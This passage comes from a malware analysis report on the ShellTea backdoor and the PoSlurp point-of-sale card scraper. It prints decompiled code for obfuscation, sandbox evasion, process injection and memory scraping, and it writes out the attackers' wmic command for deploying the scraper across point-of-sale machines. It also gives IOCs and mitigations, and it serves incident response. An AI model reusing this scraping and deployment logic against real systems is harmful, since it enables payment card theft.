In addition to the API obfuscation, the implant uses extensive string obfuscation. It creates most strings on the stack directly before use, character by character, by adding and subtracting various values from a fixed start byte. Fortunately, a good decompiler will see through these. Below is a before-and-after comparison of the code that creates the format string used for the implant's mutex:




```
mov     eax, '{'
mov     r14, rcx
lea     r11d, [rax-86]
lea     r10d, [rax-75]
lea     r8d, [rax-35]
lea     edi, [rax-78]
lea     ecx, [rax-71]
lea     r9d, [rax-67]
mov     [rsp+98h+var_58], ax
lea     eax, [rdi+4Bh]
mov     [rsp+98h+var_56], r11w
mov     [rsp+98h+var_3C], ax
lea     eax, [rdi+50h]
mov     [rsp+98h+var_54], r10w
mov     [rsp+98h+var_1E], ax
xor     eax, eax
mov     [rsp+98h+var_52], r9w
mov     [rsp+98h+var_1C], ax
mov     eax, r13d
mov     [rsp+98h+var_50], r8w
shl     eax, 0Dh
mov     [rsp+98h+var_4E], di
mov     [rsp+98h+var_4C], r11w
xor     r13d, eax
mov     [rsp+98h+var_4A], r10w
mov     [rsp+98h+var_48], cx
mov     eax, r13d
mov     [rsp+98h+var_46], r8w
mov     [rsp+98h+var_44], di
shr     eax, 11h
```

```
v2 = *XORdUserComputerCRC32;
output_ = output;
v10 = '{';
v11 = '%';
v24 = 'x';
v12 = '0';
v39 = '}';
v13 = '8';
v40 = 0;
v14 = 'X';
v15 = '-';
v16 = '%';
v17 = '0';
v18 = '4';
v19 = 'X';
v20 = '-';
v21 = '%';
v22 = '0';
v4 = (((v2 << 13) ^ v2) >> 17) ^ (v2 << 13) ^ v2;
v23 = '4';
v25 = '-';
v26 = '%';
v27 = '0';
v28 = '4';
v29 = 'X';
v5 = 32 * v4 ^ v4;
v30 = '-';
v31 = '%';
v32 = '0';
v33 = '4';
v34 = 'X';
v35 = '%';
v36 = '0';
v37 = '8';
v38 = 'X';
```

ShellTea mutex format string

The implant is built in a modular manner and implements several capabilities. The command dispatcher is shown below:



ShellTea command dispatcher

It has built-in routines to:

- Drop an executable in a temporary directory, run it, and queue it for deletion at next reboot. It does so by using the Windows MoveFileEx API with the MOVEFILE_DELAY_UNTIL_REBOOT flag. Internally, this API writes to the PendingFileRenameOperations value of the registry key HKLM\SYSTEM\CurrentControlSet\Control\Session Manager.
- Drop a DLL in a temporary directory and to load it, queuing it for deletion at next reboot via the same mechanism.
- Load an extension DLL directly into memory. It includes a separate routine that will finish mapping the DLL into memory and link up its imports without touching disk.
- Run an operator-provided PowerShell command and receive results back.
- Run raw shellcode directly in memory.
- Install persistence by writing to the current user's Run key in the registry.

The implant implements sandbox and analysis detection with numerous techniques reminiscent of the analyzed PowerSniff variant. It has improvements in algorithms used, number of analysis processes detected, and employs the just-in-time API function hash resolution:

- Querying the SystemFirmwareTableInformation from the system and looking for common hypervisors.
- Obtaining the name of the system volume, hashing it, and comparing to a known hypervisor hash. In this case, in contrast with our PowerSniff variant, ShellTea uses SHA1 as a hashing algorithm.
- Enumerating processes with a low-level API (querying SystemProcessInformation), computing a CRC32 checksum of the upper-cased version of process names and comparing against a table of known monitoring or analysis processes. This includes the default process names of Process Monitor, Wireshark, and IDA. Again, this uses a new checksum algorithm.

```
LODWORD(ZwQuerySystemInformation) = LoadLib_GetProcAddress_custom(ZwQuerySystemInformation);
status = ZwQuerySystemInformation(5i64, (__int64)processinfo, dontcare, &dontcare);
if ( status >= 0 )
{
  if ( status != STATUS_INFO_LENGTH_MISMATCH )
  {
L_8:
    v13 = processinfo;
    while ( 1 )
    {
      ImageName = processinfo->ImageName.Buffer;
      if ( ImageName )
      {
        LODWORD(wcsupr) = LoadLib_GetProcAddress_custom(wcsupr);
        wcsupr(ImageName);
        LODWORD(wcstombs) = LoadLib_GetProcAddress_custom(wcstombs);
        wcstombs(&mbs_ImageName, processinfo->ImageName.Buffer, 31i64);
        LODWORD(lstrlenA) = LoadLib_GetProcAddress_custom(lstrlenA);
        ImageNameLen = lstrlenA(&mbs_ImageName);
        LODWORD(RtlComputeCrc32) = LoadLib_GetProcAddress_custom(RtlComputeCrc32);
        name_CRC32 = RtlComputeCrc32(0xE10E9818i64, &mbs_ImageName, (unsigned int)ImageNameLen);
        i = 0;
        current_bad_hash = bad_process_hashes;
        while ( *current_bad_hash != name_CRC32 )
        {
          ++i;
          ++current_bad_hash;
          if ( i >= 108 )
            goto LABEL_15;
        }
        found_badness = 1;
L_15:
        if ( found_badness )
          break;
      }
      if ( !processinfo->NextEntryOffset )
        break;
      processinfo = (SYSTEM_PROCESS_INFORMATION *)((char *)processinfo + processinfo->NextEntryOffset);
    }
    LODWORD(v23) = LoadLib_GetProcAddress_custom(RtlFreeHeap);
    v23(heap, 0i64, v13);
    return (unsigned int)found_badness;
  }
```

```
; int bad_process_hashes[27]
bad_process_hashes dd 2395AB27h, 0C6821D96h, 567AF85Ah, 37699FD6h, 5186DE03h
                                          ; DATA XREF: queryFirmwareInfo+160↑o
                   dd 62269259h, 6AD5AD6Dh, 0FF517130h, 0A2BD1E66h, 0F049D87Ah
                   dd 30DA46EBh, 1A8BB751h, 545005ACh, 0AEF17831h, 0B251BF84h
                   dd 0C3E03BDAh, 5962855Eh, 68EAD817h, 2CC74E5Ah, 0CCF67C9Ch
                   dd 0D3CC62EAh, 57430EABh, 3C6C00C8h, 534DA75Fh, 25AFC10h
                   dd 0C585CA71h, 2432EE64h, 0
```

ShellTea's process name CRC32 comparison

Once again, as in the PowerSniff variant, it appears the malware developers made the same mistake. There are now 27 CRC32s to check against in the array, but the loop comparing the process name CRC32 to the list of hashes runs 108 times. It reads off the end of the array and into other data. This is most likely because the malware developers wrote a loop that runs once for each byte in the checksum array instead of once for each checksum (each checksum takes 4 bytes.)

When the malware exits, it cleans itself up from memory using a clever technique. The exit function replaces its own return address with the address of RtlExitUserThread, then sets up the arguments for the VirtualFree function to free its own code and jumps directly to VirtualFree. This function deallocates all the binary's memory. Then, when the Windows API function returns, rather than returning to the implant code (which no longer exists in memory), it returns directly to the RtlExitUserThread function. This kills the thread and cleans up nearly all traces of the malware from the injected process.

At this point, the adversaries have a foothold which they can use to explore the network environment further. root9B observed the use of common lateral movement techniques, such as dumping passwords, password hashes, and Kerberos tickets with tools like mimikatz or similar. We also observed the adversaries stealing tokens, then using those credentials or creating forged Kerberos tickets ("Golden Tickets") to maneuver laterally and gain access to network servers on the PoS network which would become the staging points for the remainder of the attack.

After obtaining the appropriate access to a server, they use that server to conduct basic network discovery to locate PoS endpoints and create target lists stored in flat text files. Then they have been observed to launch shell commands, including wmic.exe, to push the PoS software, which we dubbed PoSlurp, to the PoS machines to launch it. Upon successful collection and exfil of payment card data using PoSlurp, the adversaries then clean-up after themselves to eliminate on-disk artifacts.

POSLURP MALWARE

PoSlurp is a highly-obfuscated malicious RAM scraper that gets remotely deployed to PoS systems and can be launched via local or remote commands.

The file can be launched in any number of ways, but root9B observed it with both local and remote execution with command-line arguments matching the following pattern:

Local Execution:

*[PoSlurp_filename].exe TARGET1.EXE#TARGET2.exe*1234*winlogon.exe*

Remote Execution:

This command uses the file targets.txt as target list to direct the execution of PoSlurp to specific PoS end-points.

*wmic /node:"@targets.txt" process call create "cmd /c [PoSlurp_filename].exe TARGET1.EXE#TARGET2.exe*1234*winlogon.exe"*

The target executable names in the arguments refer to specific processes relating to PoS payment/routing software. The number in the middle is how many minutes (1234) to run the RAM scraper, while the last filename in the command line (winlogon.exe) refers to the process to inject the inner PoSlurp malware into. As far as we can tell, PoSlurp should be able to inject itself into any user mode process.

PoSlurp has an extensive amount of obfuscation to make analysis difficult, such as the use of opaque predicates (functions with no return opcode just a jump or alternative instruction) and multiple steps to load its main code. That said, we did not see sandbox and analysis detection in this sample. PoSlurp uses a three-step approach to load:

Step 1: The outer layer or Step 1 of the PoSlurp malware, like the ShellTea backdoor, used a custom function resolver with a simple string hash algorithm that handles loading the required DLLs and resolving the imported functions. This function hashing algorithm, however, was unique and not the same as the ShellTea sample.

```
v12 = a1 + *(_DWORD *)(a1 + *(_DWORD *)(a1 + 60) + 120);
modname = a1 + *(_DWORD *)(v12 + 32);
v5 = 0;
v13 = 0;
if ( *(_DWORD *)(v12 + 24) )
{
  while ( 1 )
  {
    v6 = 0;
    if ( *(_BYTE *)(v2 + *(_DWORD *)(modname + 4 * v5)) )
    {
      v7 = (_BYTE *)(v2 + *(_DWORD *)(modname + 4 * v5));
      do
      {
        v8 = (v6 << 7) | (v6 >> 25);
        v6 = (*v7++ ^ 0xAA) + v8;
      }
      while ( *v7 );
      v5 = v13;
      v2 = a1;
    }
    if ( v6 == a2 )
      break;
    v13 = ++v5;
    if ( v5 >= *(_DWORD *)(v12 + 24) )
      goto LABEL_16;
  }
  v11 = v2 + *(_DWORD *)(v12 + 28);
  result = v2 + *(_DWORD *)(v11 + 4 * *(_WORD *)(v2 + *(_DWORD *)(v12 + 36) + 2 * v5));
}
else
{
LABEL_16:
  result = 0;
}
return result;
```

PoSlurp API hashing

PoSlurp's Step 1 first calculates one constant by resolving the address of RtlWriteMemoryStream via function hash 0x22F3608C, then reads the second byte of that function, which is always 1, to calculate its second function hash. Since its introduction into Windows, RtlWriteMemoryStream has remained unimplemented as a function. It simply returns an error code. This means that the bytes of this function have not changed and can be treated as constants. The novel technique of using this code as a constant ensures that the malware will function reliably, yet fools some automated analysis tools that are not aware of the binary structure of all the external modules.

Step 1 then uses the newly calculated hash, 0x1BC4C4FC, to resolve the low-level ZwAllocateVirtualMemory function which it calls to allocate executable and writable memory to extract its second step to. After decoding and copying the payload to the newly obtained memory, it starts executing the second step code. In our case, the second step was 6610 bytes long.

Step 2 This code has its own resolution-by-hash function, a copy of the Carberp function hashing algorithm. Like PowerSniff, PoSlurp only incorporated the function hashing code from Carberp. One of the first functions to be resolved uses hash 0x594AA9E4, the function hash of ZwAllocateVirtualMemory in that algorithm. The Carberp-based Step 2 simply loads and links yet another embedded obfuscated binary as a third step, using low-level library loading and function resolution functions like LdrLoadDll and LdrGetProcedureAddress to resolve the third step's imported functions.

Step 3 is an inner DLL that uses minimal obfuscation tricks and contains most of the business logic. Step 3 is not completely unobfuscated, as it does use string obfuscation reminiscent of the ShellTea memory-resident backdoor by assembling strings on the stack one character at a time. It parses the command line of the calling process, extracting out process names to inject into and monitor. It finds those processes using the standard high-level CreateToolhelp32Snapshot and associated API calls, comparing executable names from the data returned.

The inner DLL uses similar process injection code to ShellTea as well. First, it finds the process ID. Second, it uses the low-level RtlAdjustPrivilege call with the ID of the SE_DEBUG access right to enable the right to inject into nearly any process. Third, it opens the process, allocates memory in the process, copies its code into the allocated space, and uses the low level RtlCreateUserThread API to create a thread in the target process that will start executing its code. This completes the process injection. After that point, the original process exits.

After being injected into the target process, PoSlurp re-links itself, deletes any old output file if present, and launches its RAM scraping functionality. Every 5 seconds until timeout, each data section of the target processes' memory is identified and scanned for strings indicative of payment card data which are then encrypted and saved.

```
for ( dll_base = (PBYTE)((unsigned int)getEip() & 0xFFFFF000); *dll_base != 'M' || dll_base[1] != 'Z'; dll_base -= 4096 )
  ;                                     // Find our base
fixup_relocations(notused, (int)dll_base);
link_imports(v2);
HeapHandle = RtlCreateHeap(1u, 0, 0, 0, 0, 0);
if ( HeapHandle )
{
  Sleep(3000u);
  DeleteFileW(&FileName);
  RtlAdjustPrivilege(20, 1, 0, &v3);
  GetSystemTime(&SystemTime);
  SystemTimeToFileTime(&SystemTime, &FileTime);
  start_filetime = (__int64)FileTime;
  do
  {
    run_scan_memory();
    Sleep(5000u);
    GetSystemTime(&SystemTime);
    SystemTimeToFileTime(&SystemTime, &FileTime);
  }
  while ( (unsigned int)((*(_QWORD *)&FileTime - start_filetime) / 10000000) / 60 < num_minutes_to_run );
}
ExitThread(0);
```

PoSlurp memory scraping outer loop

When scanning memory, it efficiently identifies memory sections of interest with VirtualQueryEx, then reads them into newly allocated sections of memory of the same size in its own process to search through their contents.

```
earch_addr = 0;
etSystemInfo(&SystemInfo);
hile ( search_addr < SystemInfo.lpMaximumApplicationAddress
    && VirtualQueryEx(hProcess, search_addr, &Buffer, 28u) == 28 )

 if ( Buffer.State == MEM_COMMIT && Buffer.Type == MEM_PRIVATE )
 {
   if ( Buffer.Protect & PAGE_READWRITE )
   {
     temp_copy = VirtualAlloc(0, Buffer.RegionSize, MEM_COMMIT, PAGE_READWRITE);
     lpAddress = temp_copy;
     if ( temp_copy )
     {
       if ( ReadProcessMemory(hProcess, search_addr, temp_copy, Buffer.RegionSize, &NumberOfBytesRead) )
       {
         ms_exc.registration.TryLevel = 0;
         scrape_for_data(NumberOfBytesRead, (unsigned int)temp_copy);
         ms_exc.registration.TryLevel = -1;
       }
       VirtualFree(lpAddress, 0, MEM_RELEASE);
     }
   }
 }
 search_addr = (char *)Buffer.BaseAddress + Buffer.RegionSize;
```

PoSlurp code to search for data memory segments

Payment card data is detected by a series of simple tests which look for properly formatted data, such as strings of digits followed by an equals sign, with both ASCII and wide-char strings. When payment card data is detected, the malware first calculates a hash of the string and checks against a running list of output hashes to ensure it does not output duplicate data, then writes its output to a hidden file in the %TMP% directory. It stores hashes for the last 10,000 strings it has output to use in its duplicate check.

Assuming this is a new piece of payment card data and not a duplicate of one already detected, the data is encrypted with a simple XOR-based stream cipher using a randomly-selected 4-byte key. This algorithm is based on a standard linear congruential random number generator with multiplier 0x19660D, but with a different increment value (- 0x49F91E6B) than the most common (0x3C6EF35F, which is also used in the PowerSniff and ShellTea malware.)

```
current_char = (const CHAR *)(lpString - output_ptr);
do
{
  ciphertext_byte = temp_key ^ output_ptr[(_DWORD)current_char];
  temp_key = 0x19660D * temp_key - 0x49F91E6B;
  *output_ptr++ = ciphertext_byte;
  --len_of_string;
}
while ( len_of_string );
```

PoSlurp encryption algorithm

Each chunk of the output file starts with a 5-byte header containing the length of the chunk in the first byte followed by the 4-byte key and the encrypted data. Based on this static analysis, we created a decryption script for the data files shown below.

```
#!/usr/bin/ruby
# Run like this in a console: ruby decrypt.rb < encrypted_data
inp = STDIN
l = inp.read(1)
until l.nil?
  len = l.unpack('C')[0]
  key = inp.read(4).unpack('V')[0]
  crypted = inp.read(len).unpack('C*')
  plain = crypted.map do |c|
    p = (c ^ key) & 0xFF
    key = ((0x19660D * key) & 0xFFFFFFFF) - 0x49F91E6B
    p
  end
  puts plain.pack('C*').inspect
  l = inp.read(1)
end
```

This script may aid future incident responders or law enforcement to identify what data has been stolen.

MITIGATION RECOMMENDATIONS

- Apply macro restrictions in your environment to prevent users from inadvertently running malicious Office macros to help address this common initial access vector. For details, see: https://blogs.technet.microsoft.com/mmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/.

- Limit the exposure of privileged administrator credentials by following best practices such as the PAW model, audit your credential risks, and require multifactor authentication for privileged users. For details, see: https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/privileged-access-workstations.

- Implement application whitelisting on PoS systems utilizing Microsoft's built-in AppLocker or one of many commercial solutions. Much like the previous mitigation recommendation, PoS systems should be highly standardized and have no software running or installed that isn't part of required functionality. Audit application execution in a development environment to build an effective yet minimal whitelist.

- Develop and maintain a robust security monitoring program or contract an experienced security company. Tune your environment to collect relevant network and endpoint-based artifacts that allow you to detect adversary actions. Focus your analysis on critical network segments and employ active defense methodologies (HUNT) to proactively identify persistent threats.

- Create a whitelist or greylist of domains and IP addresses that your organization is allowed to reach via the network.

- Implement effective network segmentation controls. Prohibiting communication between distinct segments such as PoS and Store networks, except for required ports and protocols, and using different credentials in each network will greatly delay if not eliminate the attacker's ability to traverse the networks. Communication between systems in these critical networks should be far more predictable than the corporate network, enabling a security monitoring program to more easily identify abnormal activity.

INDICATORS OF COMPROMISE (IOCS)

POWERSNIFF C2 DOMAINS

vseflijkoindex.net

vortexclothings.biz

unkerdubsonics.org

popskentown.com

SHELLTEA C2 DOMAINS

neofilgestunin.org

verfgainling.net

straubeoldscles.org

olohvikoend.org

menoograskilllev.net

asojinoviesder.org

TOOLS

Function Hash Resolution Tool, IDA Script, and Process Name CRC32 Code: https://gist.github.com/root9b/24b9b25f3b0b06a6939881e68d0bd2d0